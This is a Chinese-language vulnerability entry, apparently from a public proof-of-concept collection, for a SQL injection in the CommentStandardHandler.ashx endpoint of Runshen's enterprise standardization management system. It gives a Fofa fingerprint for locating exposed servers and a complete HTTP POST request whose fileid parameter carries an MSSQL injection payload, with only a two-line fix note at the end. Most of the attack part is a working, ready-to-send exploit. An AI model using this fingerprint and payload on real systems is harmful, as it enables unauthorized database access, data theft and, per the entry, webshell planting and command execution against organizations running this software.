# 润申信息科技 企业标准化管理系统 CommentStandardHandler.ashx SQL注入漏洞

## 漏洞描述

润申信息科技 企业标准化管理系统 CommentStandardHandler.ashx SQL注入漏洞，攻击者可以利用该漏洞执行任意SQL语句，如查询数据、下载数据、写入webshell、执行系统命令以及绕过登录限制等。

## 漏洞复现

1. Fofa

body="PDCA/js/\_publicCom.js"



1. 界面如下



1. POC


POST /PDCA/ashx/CommentStandardHandler.ashx HTTP/1.1

Host:

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

action=detailInfo&fileid=1+and+%01(select+SUBSTRING(sys.fn\_sqlvarbasetostr(HASHBYTES('MD5','123')),3,32))<0--



## 修复建议

1. 过来用户输入的特殊字符
2. Sql预编译